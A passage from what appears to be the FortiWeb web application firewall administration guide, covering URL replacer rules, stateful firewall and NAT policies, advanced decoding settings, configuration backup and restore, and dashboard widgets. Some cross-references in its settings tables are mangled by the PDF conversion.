URL Path	Enter a regular expression, such as (^/[^/]+)/(.*), matching all and only the URLs to which the URL replacer should apply. The URL path can be up to 255 characters long. The pattern does not require a backslash (/). However, it must at least match URLs that begin with a backslash as they appear in the HTTP header, such as /index.html. Do not include the domain name, such as www.example.com. To test the regular expression against a sample text, click the >> (Test) icon. This opens the Regular Expression Validator dialog where you can fine-tune the expression. Note: If this URL replacer is to be used sequentially in a set of URL replacers, instead of being mutually exclusive, this regular expression must match the URL produced by the preceding interpreter rather than the original URL from the request.
New URL	Enter either a literal URL, such as /index.html, or a regular expression with a back-reference (such as $1) defining how the URL will be interpreted. The new URL cab be up to 255 characters long.

Parameters	Function
	Note: Back-references can only refer to capture groups (parts of the expression surrounded with parentheses) within the same URL replacer, and must not refer to capture groups in other URL replacers.
Param Change	Enter either the parameter's literal value, such as user1, or a back-reference (such as $0) defining how the value will be interpreted.
New Param	Type either the parameter's literal name, such as username, or a back-reference (such as $2) defining how the parameter's name will be interpreted in the auto-learning report. You can use up to 255 characters. Note: Back-references can only refer to capture groups (parts of the expression surrounded with parentheses) within the same URL replacer. They must not refer to capture groups in other URL replacers.

Example

Let's suppose param1 is accessible behind multiple dynamic URLs:

`/sales/car/XXX/?param1=<value>`

where XXX path can take multiple dynamic values of a model car.

Then the URL Replacer rule would be set as follows:

URL Path	(/car/)([^/]+)/(.*)
New URL	$0$2
Param Change	$1
New Param	model

In this example, the machine learning model needs to track "param1" just after the "XXX" dynamic path:

`/sales/car/XXX/?param1=<value>`

Let' put a position number on each object before and after the dynamic path XXX:

`/car` is on position 0 (just before the dynamic path XXX)

`/XXX` is on position 1 (it is the dynamic path XXX)

`/?param1=<value>` is on position 2 (it is it the parameter that the machine learning model will track after the dymamic path XXX)

So, for the **URL path** `(/car/)([^/]+)/(.*)`, the machine learning model will consider /car as position 0;

For the **new URL** `$0$2`, the machine learning model will consider a new URL "`/car/?param1=<value>`" being built from position 0 "`/car`" followed by position 2 "`/?param1=<value>`".

For the **Param Change** "`$1`", the machine learning model will create a new "dummy" parameter regarding XXX's dynamic value found in position 1 "`/XXX`".

For the **New Param** "model", this "dummy" param will be called "model".

Configuring a URL replacer policy

In order to use URL Replacer Rules with a machine-learning policy, you must group URL replacer rules into sets, which form URL replacer policies.

The sets can be mutually exclusive, where a set contains expressions for all possible URL structures, but only one of the URL replacer rules will match a given request's URL.

They also can be sequential, where a set contains expressions to interpret multiple parameters in a single given URL; each interpreter's URL input is the URL output of the preceding interpreter, and they each parse the URL until all parameters have been extracted; the sequential order of URL replacer rules is determined by the URL replacer rule's priority in the set.

To configure a URL replacer policy:

1. Click **Machine Learning > Machine Learning Templates**.
2. Click the **URL Replacer Policy** tab.
3. Click **Create New** .
4. In Name, type a name that can be referenced by other parts of the configuration. **Note**: The name can be up to 63 characters long, with no space or special characters.
5. Click **OK**.
6. Click **Create New**, and select the URL replacer rule to be grouped in the URL replacer policy.
7. Click **OK**.

Note: You can select URL replacer policy in one or more machine-leaning policies including **Anomaly Detection** and **API Protection** policies.

Configuring the integrated firewall

You can add basic stateful firewall functionality when FortiWeb is in Reverse Proxy, True Transparent Proxy, and Transparent Inspection modes. The firewall monitors TCP, UDP, and ICMP traffic and determines which packets to allow. For details, see To configure the stateful firewall on page 730.

By default, the value of the system firewall policy **Default Action** setting is **Accept**. This allows any traffic that does not match a firewall policy rule to access the FortiWeb network interfaces.

When the firewall policy **Default Action** setting is **Deny** and the policy has no rules, FortiWeb only allows administrative access to ports. For example, the firewall prevents requests that do no match a rule from reaching virtual servers.

FortiWeb by default allows the connections from itself to the DNS server, even though the **Default Action** is **Deny**.

To enable firewall

Before you can begin configuring firewall, you have to enable it. By default, firewall is disabled.

1. Go to **System > Config > Feature Visibility**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write**

permission to items in the **System Configuration** category. For details, see "Permissions" on page 1.

2. Locate **System Features**.
3. Enable **Firewall**.
4. Click **Apply**.

To configure the stateful firewall

1. Go to **System > Firewall** and select the Firewall Address tab.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **System Configuration**category. For details, see Permissions on page 52.
2. Click **Create New**.
3. Configure these settings:

Name	Enter a name that identifies the firewall address.
Type	Select how this configuration specifies a firewall address or addresses: • **IP/IP Range**—A single IP or a range of IP addresses. • **IP/Netmask**—A single IP address and netmask.
IP/Netmask **or** **IP/IP Range**	Enter one of the following: • If Type on page 730 is **IP/Netmask**, an IPv4 address and subnet mask, separated by a forward slash (/). For example, `192.0.2.2/24`. • If Type on page 730 is **IP/IP Range**, a single IP address or a range of addresses. For example, `172.22.14.1`, or `172.22.14.1-172.22.14.255`.

4. Click **OK**.
5. Add any additional firewall addresses you require.
6. Go to **System > Firewall** and select the Firewall Service tab.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **System Configuration** category. For details, see Permissions on page 52.
7. Click **Create New**.
8. Configure these settings:

Name	Enter a name that identifies the firewall service.
Protocol	Select the protocol that this firewall service inspects: **TCP**, **UDP**, or **ICMP**.
Minimum Source Port	Select the start port in the range of source ports for this firewall service. The default value is `0`. Not available if Protocol on page 730 is **IMCP**.
Maximum Source Port	Select the end port in the range of source ports for this firewall service. The default value is `65535`.

	Not available if Protocol on page 730 is **IMCP**.
Minimum Destination Port	Select the start port in the range of destination ports for this firewall service. The default value is `0`. Not available if Protocol on page 730 is **IMCP**.
Maximum Destination Port	Select the end port in the range of destination ports for this firewall service. The default value is `65535`. Not available if Protocol on page 730 is **IMCP**.

9. Add any additional firewall services you require.
10. Go to **System > Firewall** and select the Firewall Policy tab.
    To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **System Configuration** category. For details, see Permissions on page 52.
11. For **Default Action**, select one of the following:
    - **Deny**—Firewall blocks traffic that does not match a policy rule. However, administrative access is still allowed on network interfaces for which it has been configured.
    - **Accept**—Firewall allows traffic that does not match a policy rule.
12. To add a policy rule, click **Create New**.
13. Configure these settings:

V-zone Enable	Select to enable a V-zone (bridge). If this option is enabled, select a **V-zone** below. V-zones allow network connections to travel through FortiWeb's physical network ports **without** explicitly connecting to one of its IP addresses. This option is available only when the operation mode is True Transparent Proxy or Transparent Inspection mode.
V-zone	Select a configured V-zone. For details, see Configuring a bridge (V-zone) on page 124
Ingress Interface	Specify incoming traffic that this rule applies to by selecting a network interface.
Egress Interface	Specify outgoing traffic that this rule applies to by selecting a network interface.
Source	Specify the source address of traffic that this rule applies to by selecting an address from the firewall addresses you configured earlier under **System > Firewall > Firewall Address**.
Destination	Specify the destination address of traffic that this rules applies to by selecting an address from the firewall addresses you configured earlier under **System > Firewall > Firewall Address**.

Service	Select the protocol and port range that this rule applies to by selecting a firewall service configuration under **System > Firewall > Firewall Service**.
Action	Select the action FortiWeb takes for traffic that matches this rule: • **Deny**—Firewall blocks matching traffic. Administrative access is still allowed on network interfaces for which it has been configured. • **Accept**—Firewall allows matching traffic.

14. Click **OK**.
15. Add any additional rules that you require, and then click **Apply**.

To configure a firewall FWMARK policy

The FWMARK policy allows you to mark the traffic coming in FortiWeb. Using it together with policy route, you can direct the marked traffic to go out of FortiWeb through a specified interface or/and to a specified next-hop gateway.

1. Go to **System > Firewall** and select the Firewall FWMARK Policy tab.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **System Configuration** category. For details, see Permissions on page 52.
2. To add a policy rule, click **Create New**.
3. Configure these settings:

Name	Enter a name that identifies the FWMARK policy.
Source	Specify the source address of traffic that this policy applies to by selecting an address from the firewall addresses you configured earlier under **System > Firewall > Firewall Address**.
Destination	Specify the destination address of traffic that this policy applies to by selecting an address from the firewall addresses you configured earlier under **System > Firewall > Firewall Address**.
Ingress Interface	Specify incoming traffic that this policy applies to by selecting a network interface.
Service	Select the protocol and port range that this policy applies to by selecting a firewall service configuration under **System > Firewall > Firewall Service**.
Mark	Enter a value to mark the traffic that matches with the conditions above. The valid range is 1-255.

4. Click **OK**.

Next, go to **System > Network > Route > Policy Route**. Configure a policy route to direct the marked traffic to go out of FortiWeb through a specified interface or/and to a specified next-hop gateway. Refer to Creating a policy route on page 138.

Network address translation (NAT)

You can set firewall SNAT and DNAT policies to translate the source IP addresses or destination IP addresses for the packets coming in FortiWeb. They are available in Reverse Proxy, True Transparent Proxy, and Transparent Inspection operating modes. FortiWeb supports modifying the firewall configurations even if the license is expired.

FortiWeb applies a firewall SNAT or DNAT policy only if IP forwarding is enabled. To check whether IP forwarding is enabled, enter this command in the CLI:

```
get router setting
```

If `ip-forward` is set to `enable`, IP forwarding is enabled, and FortiWeb is applying the firewall SNAT policy.

If `ip-forward` is set to `disable`, IP forwarding isn't enabled, and FortiWeb isn't applying the firewall SNAT policy. To enable IP forwarding, enter these commands in the CLI:

```
config router setting
  set ip-forward enable
end
```

For details about these CLI commands, see the *FortiWeb CLI Reference*:

HTTPs://docs.fortinet.com/fortigate/reference

To configure a firewall SNAT policy

1. Go to **System > Firewall > NAT policy** and select the **Firewall SNAT Policy** tab.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **System Configuration** category. For details, see Permissions on page 52.
2. Click **Create New**.
3. Configure these settings:

Name	Enter a name that identifies the firewall SNAT policy. Don't use spaces or special characters. The maximum length is 63 characters.
Source Range	Enter the IP address range to match the source IP address in the packet header that you want to translate. The IP address must be an IPv4 address.
Destination Range	Enter the IP address range to match the destination IP address in the packet header. The IP address must be an IPv4 address.
Egress interface	Select the interface that FortiWeb will use to forward traffic that matches the Network address translation (NAT) on page 733.
Translation Type	Select one of the following: • **IP Address**—Select to translate the Network address translation (NAT) on page 733 to an IP address that you specify. To specify an IP address, configure Network address translation (NAT) on page 733. • **Pool**—Select to translate the Network address translation (NAT) on page 733 to the next available IP address in an IP address pool that you specify. To specify an IP address pool, configure both Network address translation (NAT) on page 733 and

	Network address translation (NAT) on page 733. • **No NAT**—Select to not perform SNAT for the matched traffic.
Translation to IP Address	Enter the IP address that you want to translate the Network address translation (NAT) on page 733 to. An example IP address is `192.0.2.2`. The IP address must be an IPv4 address. This option is available only when the Network address translation (NAT) on page 733 is set to `IP Address`.
Pool Address Range	Enter the first IP address in the SNAT pool. An example IP address is `192.0.2.3`. The IP address must be an IPv4 address. This option is available only when the Network address translation (NAT) on page 733 is set to `Pool`.
To	Enter the last IP address in the SNAT pool. An example IP address is `192.0.2.4`. The IP address must be an IPv4 address. This option is available only when the Network address translation (NAT) on page 733 is set to `Pool`.

To configure a firewall DNAT policy

1. Go to **System > Firewall > NAT policy** and select the **Firewall DNAT Policy** tab.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **System Configuration** category. For details, see Permissions on page 52.
2. Click **Create New**.

3. Configure these settings:

Name	Enter a name that identifies the firewall DNAT policy. Don't use spaces or special characters. The maximum length is 63 characters.
External Address Range	Enter the IP address range to match the destination IP address in the packet header that you want to translate. The external addresses must be one-to-one mapped to the translated addresses. For example, if the External Address Range contains 10 addresses, the Mapped Address Range must also contain 10 addresses. You need to first configure the **Mapped Address Range**, then enter the first address for the **External Address Range**, the system will calculate how many addresses should be included and automatically fill the last address in **External Address Range**. The IP address must be IPv4.
Mapped Address Range	Enter the IP address range that you want to translate the **External Address Range** to. The IP address must be IPv4.
Ingress interface	Select the interface to match the network interface through which the packet comes in FortiWeb. The IP address must be IPv4.
Protocol	Select the protocol type of the packets that you want to translate.
Port Forwarding	Enable to translate the port in destination IP address.
External Port Range	Enter the port range to match the port in destination IP address. This option is available only when **Port Forwarding** is enabled.
Mapped Port Range	Enter the port range to translate the **External Port Range** to. This option is available only when **Port Forwarding** is enabled.

4. Click **OK**.

Advanced settings

Several system-wide options that determine how FortiWeb scans traffic and caches server responses are configurable. You can configure the following:

- Source IP detection
- Recursive URL decoding
- Decoding enhancements
- Maximum body cache sizes
- Maximum DLP cache sizes

You can also configure the size of FortiWeb's scan buffers. For details, see `config system advanced` in the *FortiWeb CLI Reference*:
HTTPs://docs.fortinet.com/product/fortiweb/

To configure Advanced settings

1. Go to **System > Config > Advanced**.
2. Configure these settings according to your environment's needs:

Shared IP	Enable to analyze the identification (ID) field in IP packet headers in order to distinguish source IP addresses that are actually Internet connections shared by multiple clients, not single clients. For an example, see Example: Setting a separate rate limit for shared Internet connections on page 738. You can configure the ID difference threshold that triggers shared IP detection. For details, see `config system ip-detection` in the *FortiWeb CLI Reference*: HTTPs://docs.fortinet.com/product/fortiweb/ **Note:** The shared IP address rate limit for some features will be **ignored** unless you enable this option. For details, see Limiting the total HTTP request rate from an IP on page 667. **Tip:** To improve performance and reduce memory consumption, if all source IP addresses should receive the same rate limit regardless of the number of clients sharing each connection, **disable** this option.
Recursive URL Decoding	It is enabled by default to detect URL-embedded attacks that are fuzzified using recursive URL encoding (that is, multiple levels' worth of URL encoding). Encoded URLs can be legitimately used for non-English URLs, but can also be used to avoid detection of attacks that use special characters. FortiWeb can decode encoded URLs to scan for these types of attacks. Several encoding types are supported, including IIS-specific Unicode encoding. For example, you could detect the character `A` that is encoded as either `%41`, `%x41`, `%u0041`, or `\t41`. Disable to decode only one level, if the URL is encoded.
Advanced Decoding	Enable to decode cookies and parameters using Base64 or CSS for specified URLs. Enable **Advanced Decoding**. Click **Apply**. To add a decoding rule: 1. Click **Create New**. 2. **Base64 Arg Decoding**: When it's turned on, all the parameters in the URL will be decoded before being parsed. If you only want to decode certain parameters instead of all, you can specify the parameter name in later steps and enable **Base64 Decoding** for it in step 14. 3. For **URL Type**, select between: 4. **Simple String**—String of text that contains a literal URL. 5. **Regular Expression**—String of text that defines a search pattern for a URL that may come in many variations. For details, see Appendix E: Regular expressions on page 1113. 6. Enter the **URL Path** for which you want the decoding rule to apply. 7. Click **OK**.

	8. Click **Create New**. 9. For **Field Type**, Select whether you want the decoding rule to apply for parameters or cookies. 10. For **Field Name Type**, select between: 11. **Simple String**—String of text that contains a literal field name. 12. **Regular Expression**—String of text that defines a search pattern for a field name that may come in many variations. For details, see Appendix E: Regular expressions on page 1113. 13. Enter the **Field Name** for the parameter or cookie. 14. Enable **Base64 Decoding** and/or **CSS Decoding** according to your environment's needs. 15. Click **OK**.
Maximum Body Cache Size	Type the maximum size (in KB) of the body of the HTTP response from the web server that FortiWeb will cache per URL for body compression, rewriting, and XML detection. Increasing the body cache may decrease performance. Valid values range from 32 to 10240. The default value is 64.
Maximum DLP Cache Size	Type the maximum size in kilobytes (KB) of the body of the HTTP response from the web server that FortiWeb will buffer and scan for data leak protection (DLP). Responses are cached to improve performance on compression, and rewriting on often-requested URLs. Valid values vary by Maximum Body Cache Size on page 737.
Attributes of Body Parameter's Key	To avoid obviously invalid content being processed by FortiWeb for security check, you can enable this option to bypass invalid content which has extremely long parameter name or non-printable characters. Please note that the invalid content check does not apply to the following content types as well as when `content type:` is not defined in the request: • multipart • soap+xml • text/xml, application/xml,application/vnd.syncml+xml, application/vnd.ms-sync.wbxml • multipart/form-data (boundary is required) • text/html • application/x-www-form-urlencoded • text/plain • text/css • application/x-javascript • multipart/x-mixed-replace • application/javascript • text/javascript • application/rss+xml • message/HTTP

	• application/json, text/json • all other application/...xml
Max length	If the parameter name exceeds the max length value you have specified, FortiWeb will skip the security check and directly pass it on to the back-end server.
Printable	If this option is enabled, all the characters in the parameter name must be printable. Otherwise FortiWeb will skip the security check and directly pass it on to the back-end server. If this option is disabled, regardless whether the characters in the parameter name is printable or not, it should be proceeded for security check.

See also

- Defeating cipher padding attacks on individually encrypted inputs on page 445
- Limiting the total HTTP request rate from an IP on page 667
- Example: Setting a separate rate limit for shared Internet connections on page 738
- Blocking known attacks on page 409
- Rewriting & redirecting on page 359
- Compression on page 375
- Supported cipher suites & protocol versions on page 285

Example: Setting a separate rate limit for shared Internet connections

The small ice cream shop Tiny Treats might have only one network-connected smart cash register. Any request from that public IP likely comes, therefore, from that single client (unless they have not secured their WiFi network...). There is a 1:1 ratio of clients to source IP addresses from FortiWeb's perspective.

Down the street, Giant Gelato, which distributes ice cream to eight provinces, might have a LAN for the entire staff of 250 people, each with one or more computers. Requests that come from the Giants Gelato office's public IP therefore may actually originate from many possible clients, and therefore normally could be much more frequent. However, like many offices, the LAN uses source IP network address translation (SNAT) at the point that it links to the Internet. As a result, from FortiWeb's perspective, the private network address of each client is impossible to know: it only knows the single public IP address of Giant Gelato's router. So there is a single source IP address for Giant Gelato. However, there is a 250:1 ratio of clients to the source IP address.

This is a big proportionate difference. While a low rate limit might seem generous to Tiny Treats, Giant Gelato would be unhappy if you applied the same rate limit to its IP address.

Let's say that both companies need access to the same ice cream inventory web application: Tiny Treats buys from Giant Gelato. Each view in the application contains the page itself, but also up to 15 images of ice cream, 3 external JavaScripts, and an external CSS style sheet, for a total of 20 HTTP requests in order to produce each view.

40 requests per second then might be more than adequate for Tiny Treats: the clerk could page through the inventory twice every second, if she wanted to.

But for Giant Gelato, its clients would frequently see completely or half-broken views: some images or CSS would be missing, or page requests denied the first or second time, because some other clients on Giant Gelato's LAN had already consumed the 40 requests allowed to it per second of time. Normal use would be impossible.

To be practical, then, you would **not** base your rate limiting solely on the source IP address of requests. Instead, you would want dual thresholds:

- A lower threshold for sources that are a single client
- A higher threshold when multiple clients are behind the same source IP address

You could enable Shared IP on page 736 so that FortiWeb could know to permit more requests per second from Giant Gelato than from Tiny Treats. Because Giant Gelato's ID fields would **not** usually be continuous as a single client's usually would be, FortiWeb could then apply a different, higher limit.

See also

- Advanced settings on page 735
- Limiting the total HTTP request rate from an IP on page 667

Backup & restore

System > Maintenance > Backup & Restore enables you to:

- Create backup files of the system configuration and web protection profiles.
- Restore the system configuration or web protection profile from a previous backup. For details, see Restoring a previous configuration.
- Back up and restore the application key used by security modules such as Cookie Security, MITB, and Site Publish to encrypt and decrypt.

Once you have tested your basic installation and verified that it functions correctly, create a backup. This “clean” backup can be used to:

- Troubleshoot a non-functional configuration by comparing it with this functional baseline via a tool such as Diff. For details, see "Tools" on page 1.
- Rapidly restore your installation to a simple yet working point. For details, see Restoring a previous configuration.
- Batch-configure FortiWeb appliances by editing the file in a plain text editor, then uploading the finalized configuration to multiple appliances. For details, see Restoring a previous configuration.

After you have a working deployment, back up the configuration again after any changes. This ensures that you can rapidly restore your configuration exactly to its previous state if a change does not work as planned.

You can configure the appliance to periodically upload a backup to an FTP server. See To back up the configuration via the web UI to an FTP/SFTP server on page 742.

Backing up configurations

Your deployment’s configuration is comprised of a few separate components. To make a **complete** configuration backup, you must include the:

- Core configuration file
- Certificates, private keys, and custom error pages
- Vulnerability scan settings
- Web protection profiles
- Web server configuration files (see the documentation for your web servers’ operating systems or your preferred third-party backup software)

Configuration backups do **not** include data such as logs and reports.

There are multiple methods that you can use to create a FortiWeb configuration backup. Use whichever one suits your needs:

- To back up the configuration via the web UI to localhost on page 741
- To back up the configuration via the web UI to FortiWeb disk on page 741
- To back up the configuration via the web UI to an FTP/SFTP server on page 742
- To back up the configuration via the CLI to a TFTP server on page 743

To back up the configuration via the web UI to localhost

1. Log in to the web UI as the `admin` administrator.
   Other administrator accounts do not have the required permissions.
2. Go to **System > Maintenance > Backup & Restore**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Maintenance** category. For details, see Permissions on page 52.
3. Select the **Backup & Restore** tab.
   The top of the page displays the date and time of the last backup. (No date and time is displayed if the configuration was never backed up, or you restored the firmware.)
4. Under **Backup/Restore**, select **Backup**.
5. Select either:
   Backup entire configuration—Create a full backup of the configuration that includes both the configuration file (a CLI script) and other uploaded files, such as private keys, certificates, and error pages. You can choose whether or not to **Include Machine Learning Data**.

   Backup CLI configuration—Back up the core configuration file only (a CLI script) and exclude any other uploaded files and vulnerability scan settings.

   Backup Web Protection Profile related configuration—Back up the web protection profiles only.
6. If you would like to password-encrypt the backup files to `.zip` extension files before downloading them, enable **Encryption** and type a password in **Password**.
7. Click **Backup**.

If your browser prompts you, navigate to the folder where you want to save the configuration file.

Your browser downloads the configuration file. The download time varies by the size of the configuration and the specifications of the appliance's hardware as well as the speed of your network connection. It can take several minutes.

To back up the configuration via the web UI to FortiWeb disk

1. Log in to the web UI as the `admin` administrator.
   Other administrator accounts do not have the required permissions.
2. Go to **System > Maintenance > Backup & Restore**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Maintenance** category. For details, see Permissions on page 52.
3. Select the **Local Backup & Restore** tab.
4. Under **Backup**, select either
   Full Config—A full configuration backup that includes both the configuration file and other uploaded files, such as private keys, certificates, and error pages. You can choose whether or not to **Include Machine Learning Data**.

   CLI Config—Only include the core configuration file.

   WAF Config—Only include the web protection profiles.
5. Click **Backup**.
   A dialog Local Backup Name is displayed. Enter a name for the backup.
6. Click **OK**.
   You can create a maximum number of 10 entries for loca backup.

To back up the configuration via the web UI to an FTP/SFTP server

Fortinet strongly recommends that you password-encrypt this backup, and store it in a secure location. This method includes sensitive data such as your HTTPS certificates' private keys. Unauthorized access to private keys compromises the security of all HTTPS requests using those certificates.

1. Go to **System > Maintenance > Backup & Restore** and select the **FTP Backup** tab.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Maintenance** category. For details, see Permissions on page 52.
2. Click **Create New**.
3. In **Name**, type a name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 63 characters.
4. Configure these settings:

FTP Protocol	Select whether to connect to the server using FTP or SFTP.
FTP Server	Type either the IP address or fully qualified domain name (FQDN) of the server. The maximum length is 127 characters.
FTP Directory	Type the directory path on the server where you want to store the backup file. The maximum length is 127 characters.
FTP Authentication	Enable if the server requires that you provide a user name and password for authentication, rather than allowing anonymous connections.
FTP User	Type the user name that the FortiWeb appliance will use to authenticate with the server. The maximum length is 127 characters. This field appears only if you enable FTP Authentication on page 742.
FTP Password	Type the password corresponding to the user account on the server. The maximum length is 127 characters. This field appears only if you enable FTP Authentication on page 742.
Backup Type	Select either: • **Full Config**—A full configuration backup that includes both the configuration file and other uploaded files, such as private keys, certificates, and error pages. Please note the machine learning data is not included in the **Full Config** backup. To execute FTP backup including the machine learning data, use CLI command `execute backup full-config-with-ML-data`. See section "execute backup full-config-with-ML-data" in *FortiWeb CLI Reference*. • **CLI Config**—Only include the core configuration file. • **WAF Config**—Only include the web protection profiles.
Encryption	Enable to encrypt the backup file with a password.
Encryption Password	Type the password that will be used to encrypt the backup file. This field appears only if you enable Encryption on page 742.
Schedule Type	Select either:

	• **Now**—Initiate the backup immediately. • **Daily**—Schedule a recurring backup for a specific day and time of the week.
Days	Select the specific days when you want the backup to occur. This field is visible only if you set Schedule Type on page 742 to **Daily**.
Time	Select the specific hour and minute of the day when you want the backup to occur. This field is visible only if you set Schedule Type on page 742 to **Daily**.

5. Click **OK**.

If you selected an immediate backup, the appliance connects to the server and uploads the backup.

To back up the configuration via the CLI to a TFTP server

For this part, see FortiWeb CLI Reference.

Restoring a previous configuration

If you have downloaded configuration backups, you can upload one to revert the appliance's configuration to that point.

Uploading a configuration file can also be used to configure many features of the FortiWeb appliance in a single batch: download a configuration file backup, edit the file in a plain text editor, then upload the finalized configuration.

To upload a configuration via the web UI

1. Go to **System > Maintenance > Backup & Restore** and select the **Backup & Restore** tab.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Maintenance** category. For details, see Permissions on page 52.
2. Select **Restore**.
3. Click **Upload** in the **From File** field to locate the file. The file will have a `.zip` file extension.
4. If the backup was encrypted, enable **Decryption**, then in **Password**, provide the password that was used to encrypt the backup file.
5. Click **Restore** to start the restoration of the selected configuration to a file.
   Your web browser uploads the configuration file and the FortiWeb appliance restarts with the new configuration. Time required to restore varies by the size of the file and the speed of your network connection. Your web UI session will be terminated when the FortiWeb appliance restarts.
6. To continue using the web UI, if you have not changed the IP address and static routes of the web UI, simply refresh the web page and log in again.
   Otherwise, to access the web UI again, in your web browser, modify the URL t to match the new IP address of the network interface.
   For example, if you configured port1 with the IP address 10.10.10.5, you would browse to:
   `HTTPs://10.10.10.5`
   If the new IP address is on a different subnet than the previous IP address, and your computer is directly connected to the FortiWeb appliance, you may also need to modify the IP address and subnet of your computer to match the

FortiWeb appliance's new IP address.

7. Upload any auxiliary configuration files such as certificates. These are only included in the configuration backup if you used the CLI or FTP/SFTP server backup. Otherwise, you must upload them again manually.

Backing up application Keys

To ensure higher level of security, a random application key is generated when the system first starts up. Each FortiWeb appliance has its own key. Security modules such as Cookie Security, MITB, and Site Publish use this key for encryption and decryption. If multiple FortiWeb appliances are deployed behind a load balancer, do make sure to manually synchronize the key so that the appliances in a load balance cluster use the same key.

To manually synchronize the key, you need to first enable **Cryptographic key Backup/Restore** in **System > Config > Visibility**, then import or export the key in **System > Maintenance > Backup & Restore**.

Please note that modifying the application key will cause related modules to use the new key for encryption and decryption, which may invalidate the old sessions or authentication.

Dashboard

Dashboard > Status appears when you log in to the web UI. It contains a dashboard with widgets that each indicate performance levels or other system statuses.

Each day, check the dashboard for obvious problems.

By default, the Status dashboard contains the following widgets:

- System Information widget on page 746
- License widget on page 748
- System Resources widget on page 751
- Attack Log widget on page 752
- HTTP Throughput Monitor widget on page 753
- Attack Event History widget on page 754
- Policy Sessions widget on page 757
- Operation widget on page 758

Viewing the dashboard (System > Status > Status)

In the default dashboard setup, widgets display the serial number and current system status of the FortiWeb appliance, including uptime, system resource usage, host name, firmware version, system time, and status of policy sessions. The dashboard also contains a CLI widget that enables you to use the command line interface (CLI) through the web UI.

- To customize the dashboard, select which widgets to display, where they are located on the page, and whether they are minimized or maximized.
- To move a widget, position your mouse cursor on the widget's title bar, then click and drag the widget to its new location.
- To display any of the widgets not currently shown on **Dashboard > Status**, click **Add Widget**. Any widgets currently already displayed on **Dashboard > Status** are grayed out in the **Add Widget** menu, as you can only have one of each display on the page.

Adding a widget

1. Go to **Dashboard > Status**.
2. In the top-right corner of the dashboard, click **Add Widget**.
3. Click a widget to add it to **Dashboard > Status**.
4. Widgets that are greyed out are currently being displayed on the dashboard.
   Note: Click Back to Default to return the active widgets and their positions on the dashboard to the default state.

A minimized widget



Widget title	The name of the widget.
Refresh	Click to update the displayed information.
Resize	Click to adjust the size of the widget.
Remove	Click to close the widget on the dashboard. FortiWeb prompots you to confirm the action. To display the widget again, click **Add Widget** near the top of the page.

To access the dashboard, your administrator's account access profile must have **Read** permission to items in the **System Configuration** category. To use features that alter the FortiWeb or perform actions, you may also need **Write** permissions in various categories. For details, see Permissions on page 52.

System Information widget

The **System Information** widget on the dashboard displays the serial number and the status of basic systems, such as the firmware version, system time, up time, and host name, and high availability (HA) status.

In addition to displaying system information, the **System Information** widget enables you to configure some basic attributes such as the host name, operation mode, and high availability (HA) mode, and to change the firmware.

FortiWeb administrators whose access profiles permit **Write** access to items in the **System Configuration** category, can change the system time, host name, firmware, and operation mode, and high availability (HA) mode.

System Information widget



HA Status	Displays the status of high availability (HA) for this appliance, either **Standalone** or **Active-Passive.** The default value is **Standalone**. Click **Configure** to configure the HA status for this appliance. For details, see FortiWeb high availability (HA) on page 44.

